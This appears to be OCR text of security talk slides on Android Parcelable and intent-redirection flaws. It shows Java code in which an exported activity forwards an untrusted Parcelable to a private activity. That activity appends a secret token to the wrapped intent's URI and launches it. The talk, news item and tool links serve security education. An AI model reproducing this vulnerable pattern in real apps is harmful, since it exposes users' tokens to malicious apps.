
Reuse

Demo




```
public class MyParcelable implements Parcelable {

    private Intent intent;  4 usages
    private String str;  4 usages

    protected MyParcelable(Intent intent, String str) {  1 usage
        this.intent = intent;
        this.str = str;
    }

    protected MyParcelable(Parcel in) {  1 usage
        intent = in.readParcelable(Intent.class.getClassLoader());
        str = in.readString();
    }
```

ActivityA (exported)



```
button.setOnClickListener(view -> {
    Intent intent2 = new Intent().setClassName(getPackageName(), Activity2.class.getName());

    if (getIntent().hasExtra( name: "notification")) {

        Parcelable original = getIntent().getParcelableExtra( name: "notification");
        intent2.putExtra( name: "notification", original);

    }
    else {

        String trustedServer = "https://example.com";
        Intent intent1 = new Intent(Intent.ACTION_VIEW, Uri.parse(trustedServer));
        MyParcelable myParcelable = new MyParcelable(intent1, getPackageName());
        intent2.putExtra( name: "notification", myParcelable);
    }

    startActivity(intent2);
});
```


ActivityB (not exported)



```
if (getIntent().hasExtra( name: "notification")) {

    String token = "userSecretToken";

    MyParcelable notification = getIntent().getParcelableExtra( name: "notification");
    Intent intent = notification.getIntent();
    Uri authServer = intent.getData();
    intent.setData(authServer.buildUpon().appendQueryParameter("token",token).build());

    startActivity(intent);

}
```


Takeaways

- ❑ Multiple exploitation techniques
- ❑ Misuse is widespread
- ❑ The perceived safety of needing another app is misleading !



Google Bans 158,000 Malicious Android App Developer Accounts in 2024

Jan 31, 2025 Ravie Lakshmanan Mobile Security / Cybercrime



Google said it blocked over 2.36 million policy-violating Android apps from being published to the Google Play app marketplace in 2024 and banned more than 158,000 bad developer accounts that attempted to publish such harmful apps.

https://thehackernews.com/2025/01/google-bans-158000-malicious-android.html

Q&A

https://i.blackhat.com/EU-24/Presentations/EU-24-Valsamaras-My-other-classloader.pdf

https://github.com/Ch0pin/medusa